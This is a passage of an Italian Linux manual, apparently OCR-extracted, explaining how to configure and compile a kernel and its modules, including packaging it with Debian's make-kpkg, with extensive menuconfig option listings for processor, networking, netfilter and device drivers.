
```
$ make menuconfig [Invio]
```

Questa è l'operazione più delicata attraverso la quale si definiscono le caratteristiche e i componenti del kernel che si vuole ottenere. Ogni volta che la si esegue, viene riutilizzato il file '`.config`'

contenente la configurazione impostata precedentemente, mentre alla fine la nuova configurazione viene salvata nello stesso file. Di conseguenza, ripetendo il procedimento '**`make config`**', le scelte predefinite corrispondono a quelle effettuate precedentemente.[1]

Il comando '**`make mrproper`**' elimina il file '`.config`', quindi si deve fare attenzione a non eseguire tale comando se non è questa l'intenzione.

Figura 8.1. Il menù principale della configurazione del kernel attraverso il comando '**`make menuconfig`**'.



Dopo la definizione della configurazione, si può passare alla com-

pilazione del kernel relativo, utilizzando la sequenza di comandi seguente:

```
$ make clean && make[Invio]
```

Si tratta di due operazioni che non richiedono alcun tipo di interazione con l'utente. Al termine della compilazione, se questa ha avuto successo, il nuovo kernel si trova nella directory '`arch/i386/boot/`' con il nome '`bzImage`'[2] (questo vale naturalmente nel caso si utilizzi l'architettura x86).

Naturalmente, per fare in modo che il kernel possa essere utilizzato, questo va collocato dove il sistema che si occupa del suo avvio può trovarlo (capitolo 6). Di solito lo si copia nella directory radice o in '`/boot/`', dandogli il nome '`vmlinuz`' (come di consueto), sistemando poi ciò che serve per il sistema di avvio che si utilizza.

Generalmente, dal momento che si possono utilizzare più kernel alternativi, selezionandoli in fase di avvio, di solito il nome del file è completo della versione del kernel stesso: '`vmlinuz-`***versione***'. Inoltre, si conserva una copia del file '`System.map`', mettendola nella stessa directory in cui si trova il kernel, con un nome del tipo '`System.map-`***versione***'; infine si fa la stessa cosa con il file '`.config`', a cui si dà normalmente il nome '`config-`***versione***'.

Se, in base alla configurazione, ciò che si vuole è ottenere soltanto un kernel monolitico (senza moduli), il procedimento si è concluso; diversamente occorre procedere con la compilazione dei moduli. Ma questi moduli, per poter essere gestiti correttamente, necessitano di programmi di servizio che si occupano della loro attivazio-

ne e disattivazione, i quali, a loro volta, potrebbero richiedere un aggiornamento in corrispondenza dell'uso di un nuovo kernel.

I programmi di servizio di gestione dei moduli si trovano normalmente in archivi il cui nome è organizzato in modo simile a quello dei sorgenti del kernel: '`modules-`***versione***`.tar.gz`'. La struttura della versione rappresentata dai numeri ***versione*** rispecchia lo stesso meccanismo utilizzato per i sorgenti del kernel, però non ne vengono prodotte altrettante versioni, pertanto si deve badare a utilizzare la versione più vicina a quella del kernel che si utilizza. Questo archivio si trova normalmente nella stessa directory del sito dal quale si ottengono i sorgenti del kernel. Anche i programmi contenuti nell'archivio '`modules-`***versione***`.tar.gz`' sono in forma sorgente e prima di poterli utilizzare devono essere compilati e installati.

Se si sta ricompilando il kernel attraverso i sorgenti della distribuzione GNU/Linux che si utilizza, è ragionevole supporre che questi programmi di gestione dei moduli siano già stati installati correttamente.

Per ottenere un kernel modulare, dopo la preparazione del file principale del kernel attraverso il procedimento già descritto, si deve passare alla compilazione dei moduli:

```
$ make modules [Invio]
```

Quindi si installano, ma per questo servono i privilegi dell'utente '**root**':

```
# make modules_install [Invio]
```

Quello che si ottiene sono dei file oggetto, i cui nomi hanno un'estensione '`.ko`' (*Kernel object*), raggruppati ordinatamente all'interno di directory discendenti da '`/lib/modules/`***versione***`/`', dove ***versione*** rappresenta il numero della versione dei sorgenti del kernel. La posizione di questi file non deve essere cambiata.

Si osservi che la compilazione dei moduli deve essere ripetuta ogni volta che si ricompila la parte principale del kernel; in altre parole, i moduli non sono compatibili con un kernel differente da quello per il quale sono stati realizzati specificatamente, anche se si tratta della stessa versione.

8.2 Compilazione del kernel in una distribuzione GNU/Linux Debian

Teoricamente, la distribuzione GNU/Linux Debian consente di compilare il kernel e i moduli secondo il procedimento standard; tuttavia è disponibile uno strumento per facilitare la compilazione del kernel, passando per la creazione di un pacchetto Debian vero e proprio, che poi può essere installato secondo la procedura comune della distribuzione stessa. Il pacchetto in questione è denominato '**`kernel-package`**' e per questo scopo può essere usato direttamente senza bisogno di alcuna configurazione. È sufficiente procedere nel modo seguente:

1. `cd` ***directory_iniziale_dei_sorgenti***

   ci si sposta nella directory iniziale dei sorgenti del kernel;

2. `make {config|menuconfig|xconfig|...}`

   si procede con la configurazione del kernel che si vuole ottenere;

3. `make-kpkg clean`

   ci si prepara alla compilazione;

4. `make-kpkg --revision=`***versione*** `kernel_image`

   si esegue la compilazione generando l'archivio Debian corrispondente, nella directory precedente (la directory genitrice), completo di moduli se previsti.

   Questo ultimo passaggio richiede però i privilegi dell'utente '**`root`**' per arrivare alla creazione del pacchetto Debian.

L'esempio seguente si riferisce alla compilazione di un kernel 2.6.21.6 (compresi i moduli eventuali) collocato nella directory '`~/linux-2.6.21.6/`'.

Questa collocazione è volutamente differente da quella standard per la distribuzione GNU/Linux Debian, la quale invece dovrebbe essere '`~/kernel-source-2.6.21.6/`', proprio per mostrare che ciò non influisce in questo contesto.

```
$ cd ~/linux-2.6.21.6[Invio]

$ make-kpkg clean[Invio]
```

```
$ su root [Invio]

# make-kpkg --revision=custom.1.0 kernel_image [Invio]
```

Si può osservare che la versione è stata definita dalla stringa '**custom.1.0**'. Questo è ciò che viene suggerito nella documentazione originale. In particolare, il numero «1.0» va incrementato ogni volta che si predispone una versione successiva.

Al termine si ottiene l'archivio 'kernel-image-2.6.21.6_custom.1.0_i386.deb', collocato nella directory precedente a quella dei sorgenti da cui è stato ottenuto; per installarlo basta procedere come segue, usando naturalmente i privilegi dell'utente '**root**':

```
# dpkg -i ../kernel-image-2.6.21.6_custom.1.0_i386.deb [Invio]
```

8.3 Elementi della configurazione

Gli elementi richiesti per la configurazione del kernel prima della sua compilazione, dipendono molto dalla versione che si possiede. In particolare, può capitare che alcune voci vengano spostate da una versione all'altra del kernel.

Le varie opzioni sono raggruppate in alcuni gruppi principali, i quali dovrebbero guidare intuitivamente nella configurazione prima della compilazione del kernel:

- *General setup*, caratteristiche generali, sia fisiche, sia logiche del sistema;
- *Enable loadable module support*, gestione dei moduli del kernel;

- *Enable the block layer*, gestione dei dispositivi a blocchi che può essere omessa in certi kernel particolari (ma nell'architettura x86 non può mancare);
- *Processor type and features*, caratteristiche del microprocessore o dei microprocessori;
- *Power management options (ACPI, APM)*, controllo del sistema di alimentazione e del risparmio energetico;
- *Bus options (PCI, PCMCIA, EISA, MCA, ISA)*, caratteristiche di vari tipi di bus;
- *Executable file formats*, formati dei file eseguibili;
- *Networking*, protocolli di rete;
- *Device Drivers*, controllo dei dispositivi di vario genere;
  - *Generic Driver Options*, opzioni generali riferite alla gestione dei dispositivi;
  - *Connector - unified userspace <:-> kernelspace linker*
  - *Memory Technology Devices (MTD)*, gestione di memorie MTD, ovvero memoria speciale che ha la proprietà di non essere volatile come la RAM comune;
  - *Parallel port support*, gestione delle porte parallele;
  - *Plug and Play support*, gestione del Plug & Play;
  - *Block devices*, gestione dei dispositivi a blocchi;
  - *Misc devices*, gestione di dispositivi vari;
  - *ATA/ATAPI/MFM/RLL support*, gestione di dischi PATA/ATAPI e simili;
  - *SCSI device support*, gestione di unità SCSI;

- *Serial ATA and Paralel ATA drivers*, gestione di dischi SATA e gestione alternativa di dischi PATA;
- *Multi-device support (RAID and LVM)*, gestione software di unità multiple di memorizzazione, come nel caso dei dischi RAID;
- *Fusion MPT device support*, gestione di dispositivi Fusion MPT;
- *IEEE 1394 (FireWire) support*, gestione di un bus IEEE 1394, noto anche con il nome FireWire;
- *I2O device support*, gestione di dispositivi periferici speciali denominati «I2O»;
- *Macintosh device drivers*, gestione di dispositivi specifici per elaboratori Macintosh;
- *Network device support*, gestione di dispositivi di rete;
- *ISDN subsystem*, gestione di alcune schede speciali per la connessione a una rete ISDN (non è necessario utilizzare queste opzioni se si dispone di un «modem» ISDN esterno);
- *Telephony Support*, gestione di hardware speciale per la telefonia digitale su IP;
- *Input device support*, gestione di hardware per l'inserimento dati (tastiere, mouse ecc.);
- *Character devices*, gestione dei dispositivi a caratteri (terminali, porte seriali, porte parallele, mouse, ecc.);
- *I2C support*, gestione dei bus seriali I2C e SMBus;
- *SPI support*, gestione del protocollo SPI (*Serial peripheral interface*);

- *Dallas's 1-wire bus*, gestione del bus denominato come la voce stessa;
- *Power supply class support*, gestione dell'alimentatore;
- *Hardware Monitoring support*, gestione di componenti tipici delle schede madri per il controllo dello stato di funzionamento dell'hardware, soprattutto per quanto riguarda la temperatura;
- *Multifunction device drivers*, gestione di dispositivi multifunzionali;
- *Multimedia devices*, gestione di dispositivi multimediali;
- *Graphics support*, gestione della console;
- *Sound*, gestione dell'audio;
- *HID Devices*, gestione generale dei dispositivi di interazione (*Human interface device*);
- *USB support*, gestione del bus USB e delle unità periferiche relative;
- *MMC/SD cart support*, gestione del protocollo relativo ai bus MMC (*Multimedia card*);
- *LED devices*, gestione di unità che visualizzano certe condizioni attraverso luci led (non si tratta di quelli della tastiera);
- *InfiniBand support*, gestione di unità InfiniBand e dei protocolli di comunicazione relativi;
- *EDAC - error detection and reporting (RAS)*, gestione di funzionalità di individuazione di errori nell'hardware;
- *Real Time Clock*, gestione di funzionalità «RTC»;

  - *DMA Engine support*, gestione avanzata della copia in memoria di dati, senza la richiesta di intervento da parte della CPU;
  - *Auxiliary Display support*, gestione di unità di visualizzazione ausiliarie;
  - *Virtualization*, gestione delle funzionalità di virtualizzazione hardware;
  - *Userspace I/O*
  - *Linux hypervisor example code*
- *File systems*, gestione di file system, con le problematiche relative;
- *Instrumentation support*
- *Kernel hacking*, configurazione particolare per chi vuole lavorare attivamente allo sviluppo del kernel;
- *Security options*, configurazione dei sistemi di sicurezza attuati dal kernel;
- *Cryptographic options*, funzionalità crittografiche;
- *Library routines*, librerie.

Nelle sezioni seguenti vengono descritti in parte solo alcuni di questi gruppi di configurazione, mostrando qualche esempio che comunque non può esaurire il problema.

8.3.1 General setup

«

Questa sezione raccoglie delle opzioni di importanza generale che non hanno trovato una collocazione specifica in un'altra posizione della procedura di configurazione.

[*] Prompt for development and/or incomplete code/drivers
() Cross-compiler tool prefix (NEW)
() Local version - append to kernel release
[ ] Automatically append version information to the version string
Kernel compression mode (Gzip) --->
((none)) Default hostname (NEW)
[*] Support for paging of anonymous memory (swap)
[*] System V IPC
[*] POSIX Message Queues
[*] BSD Process Accounting
[*] BSD Process Accounting version 3 file format
[ ] open by fhandle syscalls (NEW)
-- Export task/process statistics through netlink (EXPERIMENTAL)*
-- Enable per-task delay accounting (EXPERIMENTAL)*
[ ] Enable extended accounting over taskstats (EXPERIMENTAL) (NEW)
[*] Auditing support
[ ] Enable system-call auditing support
IRQ subsystem --->
RCU Subsystem --->
<M> Kernel .config support
[*] Enable access to .config through /proc/config.gz
(16) Kernel log buffer size (16 => 64KB, 17 => 128KB)
[*] Control Group support --->

-- Namespaces support --->*
[ ] Automatic process group scheduling (NEW)
[ ] Enable deprecated sysfs features to support old userspace tools (NEW)
[*] Kernel->user space relay support (formerly relayfs)
[*] Initial RAM filesystem and RAM disk (initramfs/initrd) support
() Initramfs source file(s)
[*] Optimize for size
[ ] Configure standard kernel features (expert users) (NEW) --->
[ ] Embedded system
Kernel Performance Events And Counters --->
[*] Disable heap randomization
Choose SLAB allocator (SLAB) --->
[ ] Profiling support
[ ] Kprobes
[ ] Optimize trace point call sites (NEW)
GCOV-based kernel profiling --->

8.3.2 Enable loadable module support

Questa sezione della procedura di configurazione permette di attivare il sistema di gestione dei moduli. I moduli sono blocchetti di kernel separati che possono essere attivati e disattivati durante il funzionamento del sistema. Solo alcune parti del kernel possono essere gestite in forma di modulo.

Se si intende creare un kernel modulare, è evidente la necessità di attivare questa gestione all'interno della parte principale del kernel stesso.

--- Enable loadable module support

[ ] Forced module loading
[*] Module unloading
[ ] Forced module unloading
[*] Module versioning support
[ ] Source checksum for all modules

8.3.3 Processor type and features

«

Questa sezione serve a definire il tipo di microprocessore utilizzato. In generale, se si utilizza un'architettura di tipo x86, la selezione del tipo di microprocessore '**386**' garantisce la creazione di un kernel compatibile nella maggior parte delle situazioni, a discapito però delle prestazioni.

Sempre nel caso di architettura di tipo x86, è possibile abilitare l'emulazione per il coprocessore matematico (i387), che in alcuni elaboratori molto vecchi non è incluso. Di solito, l'inclusione del codice di emulazione non crea problemi di conflitti, perché viene individuata automaticamente la presenza dell'hardware relativo e l'emulazione non viene attivata se non quando necessario. In tal modo, includendo questa funzionalità si genera un kernel più compatibile.

L'esempio che si vede sotto si riferisce a una compatibilità limitata a microprocessori i686 o superiori:

[*] Tickless System (Dynamic Ticks)
[*] High Resolution Timer Support
[*] Symmetric multi-processing support
-- Enable MPS table*
[*] Support for big SMP systems with more than 8 CPUs
[*] Support for extended (non-PC) x86 platforms
[ ] Intel MID platform support (NEW)

[ ] RDC R-321x SoC
[*] Support non-standard 32-bit SMP architectures
[*] NUMAQ (IBM/Sequent)
[*] Summit/EXA (IBM x440)
[*] Unisys ES7000 IA32 series
< > Eurobraille/Iris poweroff module (NEW)
[*] Single-depth WCHAN output
[*] Paravirtualized guest support --->
[*] Memtest
Processor family (Pentium-4/Celeron(P4-based)/Pentium-4 M/older Xeon) --->
[*] Generic x86 support
[*] HPET Timer Support
(8) Maximum number of CPUs
[*] SMT (Hyperthreading) scheduler support
[*] Multi-core scheduler support
[ ] Fine granularity task level IRQ time accounting (NEW)
Preemption Model (Preemptible Kernel (Low-Latency Desktop)) --->
[*] Reroute for broken boot IRQs
[*] Machine Check / overheating reporting
[*] Intel MCE features
[*] AMD MCE features
[ ] Support for old Pentium 5 / WinChip machine checks
<M> Machine check injector support
<M> Toshiba Laptop support
<M> Dell laptop support
[*] Enable X86 board specific fixups for reboot
<M> /dev/cpu/microcode - microcode support

[*] Intel microcode patch loading support
[*] AMD microcode patch loading support
<M> /dev/cpu//msr - Model-specific register support*
<M> /dev/cpu//cpuid - CPU information support*
High Memory Support (64GB) --->
-- PAE (Physical Address Extension) Support*
-- Numa Memory Allocation and Scheduler Support*
[ ] NUMA emulation (NEW)
(4) Maximum NUMA Nodes (as a power of 2)
Memory model (Discontiguous Memory) --->
[ ] Allow for memory compaction (NEW)
[*] Page migration
[*] Enable KSM for page merging
(32768) Low address space to protect from user allocation
[ ] Transparent Hugepage Support (NEW)
[ ] Enable cleancache driver to cache clean pages if tmem is present (NEW)
[*] Allocate 3rd-level pagetables from highmem
[*] Check for low memory corruption
[*] Set the default setting of memory_corruption_check
(64) Amount of low memory, in kilobytes, to reserve for the BIOS (NEW)
[ ] Math emulation
-- MTRR (Memory Type Range Register) support*
[*] MTRR cleanup support
(0) MTRR cleanup enable value (0-1)
(1) MTRR cleanup spare reg num (0-7)
[*] EFI runtime service support
[*] Enable seccomp to safely compute untrusted bytecode

[ ] Enable -fstack-protector buffer overflow detection (EXPERIMENTAL)
Timer frequency (1000 HZ) --->
[*] kexec system call
[ ] kernel crash dumps
[*] Build a relocatable kernel
(0x100000) Alignment value to which kernel should be aligned
-- Support for hot-pluggable CPUs*
[*] Compat VDSO support
[ ] Built-in kernel command line

8.3.4 Power management and ACPI options

Questa sezione permette di accedere alle funzionalità legate al controllo dell'alimentazione e al risparmio energetico. In generale si tratta di opzioni delicate che dipendono molto dalle caratteristiche fisiche dell'elaboratore.

[*] Suspend to RAM and standby
[ ] Hibernation (aka 'suspend to disk')
[ ] Run-time PM core functionality
[ ] Power Management Debug Support
[*] ACPI (Advanced Configuration and Power Interface) Support --->
[ ] SFI (Simple Firmware Interface) Support --->
<> APM (Advanced Power Management) BIOS support --->*
CPU Frequency scaling --->
-- CPU idle PM support*
[ ] Cpuidle Driver for Intel Processors (NEW)

L'esempio mostra l'attivazione complessiva delle funzionalità, le

quali devono però essere specificate all'interno di altri menù. In generale, dovrebbe essere possibile attivare le funzioni che consentono di spegnere l'elaboratore via software, senza problemi particolari di incompatibilità, selezionando la voce *APM (Advanced Power Management) BIOS Support* e compilando la maschera relativa nel modo seguente:

```
--- APM (Advanced Power Management) BIOS support
[ ] Ignore USER SUSPEND
[ ] Enable PM at boot time
        [*] Make CPU Idle calls when idle
[ ] Enable console blanking using APM
[ ] Allow interrupts during APM BIOS calls
```

Si osservi che l'attivazione della voce *Use real mode APM BIOS call to power off* può essere controproducente con alcune schede madri che dispongono del BIOS AMI.

8.3.5 Bus options

«

Questa sezione permette di selezionare la gestione di alcuni tipi di bus. Generalmente è necessario abilitare l'uso di bus ISA e PCI:

```
[*] PCI support
        PCI access mode (Any) --->
        [*] PCI Express support
        <M> PCI Express Hotplug driver
        [*] Root Port Advanced Error Reporting support
[ ] PCI Express ECRC settings control
        <M> PCIe AER error injector support
        -*- PCI Express ASPM control
[ ] Debug PCI Express ASPM (NEW)
```

[*] Message Signaled Interrupts (MSI and MSI-X)
< > PCI Stub driver
[*] Interrupts on hypertransport devices
[ ] PCI IOV support
[*] ISA support
[ ] EISA support
[ ] MCA support
<M> NatSemi SCx200 support
<M> NatSemi SCx200 27MHz High-Resolution Timer Support
<M> PCCard (PCMCIA/CardBus) support --->
<M> Support for PCI Hotplug --->
[ ] RapidIO support (NEW)

Se si utilizzano ancora le schede PCMCIA, è necessario attivare la gestione dei vari tipi di integrati che sono in grado di gestire un bus di questo tipo. Si accede a queste voci da *PCCARD (PCMCIA/CardBus) support*:

--- PCCard (PCMCIA/CardBus) support
<M> 16-bit PCMCIA support
[*] Load CIS updates from userspace (EXPERIMENTAL)
-- 32-bit CardBus support*
**** PC-card bridges ****
<M> CardBus yenta-compatible bridge support
<M> Cirrus PD6729 compatible bridge support
<M> i82092 compatible bridge support
<M> i82365 compatible bridge support
<M> Databook TCIC host bridge support

8.3.6 Executable file formats

«

Il kernel deve essere predisposto per il tipo di eseguibili che si vogliono usare. In generale, se possibile, conviene abilitare tutti i tipi disponibili:

[*] Kernel support for ELF binaries
[ ] Write ELF core dumps with partial segments
<M> Kernel support for a.out and ECOFF binaries
<> Kernel support for MISC binaries*

8.3.7 Networking

«

La configurazione delle funzionalità di rete è importante anche se il proprio elaboratore è isolato. Quando è attiva la gestione della rete, il kernel fornisce implicitamente le funzionalità di inoltro dei pacchetti, consentendo in pratica il funzionamento come router. Tuttavia, l'attivazione di ciò dipende dall'inclusione della gestione del file system '`/proc/`' (8.3.9) e dell'interfaccia '**`sysctl`**' (8.3.1). Inoltre, durante il funzionamento del sistema è necessario attivare espressamente l'inoltro IPv4 attraverso un comando simile a quello seguente:

```
# echo '1' > /proc/sys/net/ipv4/ip_forward [Invio]
```

Esiste anche un comando analogo per IPv6, che però va usato soltanto quando serve veramente, perché con la funzionalità di inoltro attiva, il nodo di rete non prende in considerazione la configurazione automatica di Radvd (sezione 32.15.6):

```
# echo 1 > /proc/sys/net/ipv6/conf/interfaccia/forwarding [Invio]
```

--- Networking support
Networking options --->
[*] Amateur Radio support --->
<M> CAN bus subsystem support --->
<M> IrDA (infrared) subsystem support --->
<M> Bluetooth subsystem support --->
{M} RxRPC session sockets
[ ] RxRPC dynamic debugging
<M> RxRPC Kerberos security
-- Wireless --->*
<M> WiMAX Wireless Broadband support --->
<M> RF switch subsystem support --->
<M> Plan 9 Resource Sharing Support (9P2000) --->
< > CAIF support (NEW) --->
< > Ceph core library (EXPERIMENTAL) (NEW)
< > NFC subsystem support (EXPERIMENTAL) (NEW) --->

Le opzioni di funzionamento della rete sono raccolte in un menù a cui si accede dalla voce *Networking options*:

<> Packet socket*
<> Unix domain sockets*
<M> Transformation user configuration interface
[ ] Transformation sub policy support (EXPERIMENTAL)
[ ] Transformation migrate database (EXPERIMENTAL)
[ ] Transformation statistics (EXPERIMENTAL)
<M> PF_KEY sockets
[ ] PF_KEY MIGRATE (EXPERIMENTAL)
[*] TCP/IP networking
[*] IP: multicasting

[*] IP: advanced router
[ ] FIB TRIE statistics (NEW)
[*] IP: policy routing
[*] IP: equal cost multipath
[*] IP: verbose route monitoring
[ ] IP: kernel level autoconfiguration
<M> IP: tunneling
< > IP: GRE demultiplexer (NEW)
[*] IP: multicast routing
[ ] IP: multicast policy routing (NEW)
[*] IP: PIM-SM version 1 support
[*] IP: PIM-SM version 2 support
[ ] IP: ARP daemon support
[*] IP: TCP syncookie support
<M> IP: AH transformation
<M> IP: ESP transformation
<M> IP: IPComp transformation
<M> IP: IPsec transport mode
<M> IP: IPsec tunnel mode
<M> IP: IPsec BEET mode
{} Large Receive Offload (ipv4/tcp)*
<M> INET: socket monitoring interface
[*] TCP: advanced congestion control --->
[*] TCP: MD5 Signature Option support (RFC2385) (EXPERIMENTAL)
<M> The IPv6 protocol --->
[*] Security Marking
[ ] Timestamping in PHY devices (NEW)
[*] Network packet filtering framework (Netfilter) --->

<M> The DCCP Protocol (EXPERIMENTAL) --->
-M- The SCTP Protocol (EXPERIMENTAL) --->
< > The RDS Protocol (EXPERIMENTAL)
<M> The TIPC Protocol (EXPERIMENTAL) --->
<M> Asynchronous Transfer Mode (ATM)
<M> Classical IP over ATM
[ ] Do NOT send ICMP if no neighbour
<M> LAN Emulation (LANE) support
<M> Multi-Protocol Over ATM (MPOA) support
<M> RFC1483/2684 Bridged protocols
[ ] Per-VC IP filter kludge
< > Layer Two Tunneling Protocol (L2TP) (NEW) --->
<M> 802.1d Ethernet Bridging
[*] IGMP/MLD snooping
[*] Distributed Switch Architecture support --->
<M> 802.1Q VLAN Support
[ ] GVRP (GARP VLAN Registration Protocol) support
<M> DECnet Support
[*] DECnet: router support (EXPERIMENTAL)
<M> ANSI/IEEE 802.2 LLC type 2 Support
<M> The IPX protocol
[*] IPX: Full internal IPX network
<M> Appletalk protocol support
<M> Appletalk interfaces support
<M> Apple/Farallon LocalTalk PC support
<M> COPS LocalTalk PC support
[*] Dayna firmware support
[*] Tangent firmware support
<M> Appletalk-IP driver support

[*] IP to Appletalk-IP Encapsulation support
[*] Appletalk-IP to IP Decapsulation support
<M> CCITT X.25 Packet Layer (EXPERIMENTAL)
<M> LAPB Data Link Driver (EXPERIMENTAL)
<M> Acorn Econet/AUN protocols (EXPERIMENTAL)
[*] AUN over UDP
[*] Native Econet
<M> WAN router
<M> Phonet protocols family
<M> IEEE Std 802.15.4 Low-Rate Wireless Personal Area Networks support (EXPERIMENTAL)
[*] QoS and/or fair queueing --->
[ ] Data Center Bridging support
-- DNS Resolver support*
< > B.A.T.M.A.N. Advanced Meshing Protocol (NEW)
Network testing --->

La gestione relativa a IPTables, diventa accessibile in un menù separato, dopo aver attivato la voce *Network packet filtering framework*:

--- Network packet filtering framework (Netfilter)
[ ] Network packet filtering debugging
[*] Advanced netfilter configuration
[*] Bridged IP/ARP packets filtering
Core Netfilter Configuration --->
< > IP set support (NEW) --->
<M> IP virtual server support --->
IP: Netfilter Configuration --->
IPv6: Netfilter Configuration --->

DECnet: Netfilter Configuration --->
<M> Ethernet Bridge tables (ebtables) support --->

Per accedere alla gestione di filtro IPv4, occorre selezionare la voce *IP: Netfilter Configuration*:

<M> IPv4 connection tracking support (required for NAT)
[*] proc/sysctl compatibility with old connection tracking
<M> IP Userspace queueing via NETLINK (OBSOLETE)
<M> IP tables support (required for filtering/masq/NAT)
<M> "ah" match support
<M> "ecn" match support
<M> "ttl" match support
<M> Packet filtering
<M> REJECT target support
<M> LOG target support
<M> ULOG target support
<M> Full NAT
<M> MASQUERADE target support
<M> NETMAP target support
<M> REDIRECT target support
<M> Packet mangling
<M> CLUSTERIP target support (EXPERIMENTAL)
<M> ECN target support
<M> "TTL" target support
<M> raw table support (required for NOTRACK/TRACE)
<M> ARP tables support
<M> ARP packet filtering
<M> ARP payload mangling

Successivamente, dal menù *Device drivers*, *Network device support*,

si procede all'inserzione del codice necessario alla gestione delle varie interfacce di rete utilizzate effettivamente.

8.3.8 Device drivers

«

Questa sezione raccoglie un menù di tipi di dispositivo, ognuno dei quali conduce poi a un sottomenù con le voci dettagliate dei dispositivi gestibili.

Generic Driver Options --->
<M> Connector - unified userspace <-> kernelspace linker --->
<M> Memory Technology Device (MTD) support --->
<M> Parallel port support --->
-- Plug and Play support --->*
[*] Block devices --->
-- Misc devices --->*
<M> ATA/ATAPI/MFM/RLL support (DEPRECATED) --->
SCSI device support --->
<M> Serial ATA and Parallel ATA drivers --->
[*] Multiple devices driver support (RAID and LVM) --->
< > Generic Target Core Mod (TCM) and ConfigFS Infrastructure (NEW) --->
[*] Fusion MPT device support --->
IEEE 1394 (FireWire) support --->
<M> I2O device support --->
[*] Macintosh device drivers --->

-- Network device support --->*
[ ] ISDN support --->
<M> Telephony support --->
Input device support --->
Character devices --->
{M} I2C support --->
[*] SPI support --->
PPS support --->
PTP clock support --->
-- GPIO Support --->*
<M> Dallas's 1-wire support --->
{} Power supply class support --->*
{M} Hardware Monitoring support --->
{} Generic Thermal sysfs driver --->*
[*] Watchdog Timer Support --->
Sonics Silicon Backplane --->
Broadcom specific AMBA --->
[*] Multifunction device drivers (NEW) --->
[*] Voltage and Current Regulator Support --->
<M> Multimedia support --->
Graphics support --->
<M> Sound card support --->
[*] HID Devices --->
[*] USB support --->
{M} Ultra Wideband devices (EXPERIMENTAL) --->
<M> MMC/SD/SDIO card support --->
<M> Sony MemoryStick card support (EXPERIMENTAL) --->
-- LED Support --->*
[*] Accessibility support --->

<M> InfiniBand support --->
[*] EDAC (Error Detection And Correction) reporting --->
[ ] Real Time Clock (NEW) --->
[*] DMA Engine support --->
[*] Auxiliary Display support --->
{M} Userspace I/O drivers --->
Virtio drivers --->
[ ] Staging drivers --->
[*] X86 Platform Specific Device Drivers --->
[*] IOMMU Hardware Support (NEW) --->
[ ] Virtualization drivers (NEW) --->

8.3.8.1 Device drivers, parallel port support

«

Se esiste ancora, la gestione della porta parallela non riguarda solo la stampa, dal momento che consentirebbe anche l'uso di altri tipi di unità periferiche. In questo gruppo di opzioni è possibile abilitare l'uso delle porte parallele, stabilendo eventualmente il grado di compatibilità di queste.

--- Parallel port support
<M> PC-style hardware
<M> Multi-IO cards (parallel and serial)
[*] Use FIFO/DMA if available (EXPERIMENTAL)
[ ] SuperIO chipset support (EXPERIMENTAL)
<M> Support for PCMCIA management for PC-style ports
<M> AX88796 Parallel Port
[*] IEEE 1284 transfer modes

8.3.8.2 Device drivers, plug and play support

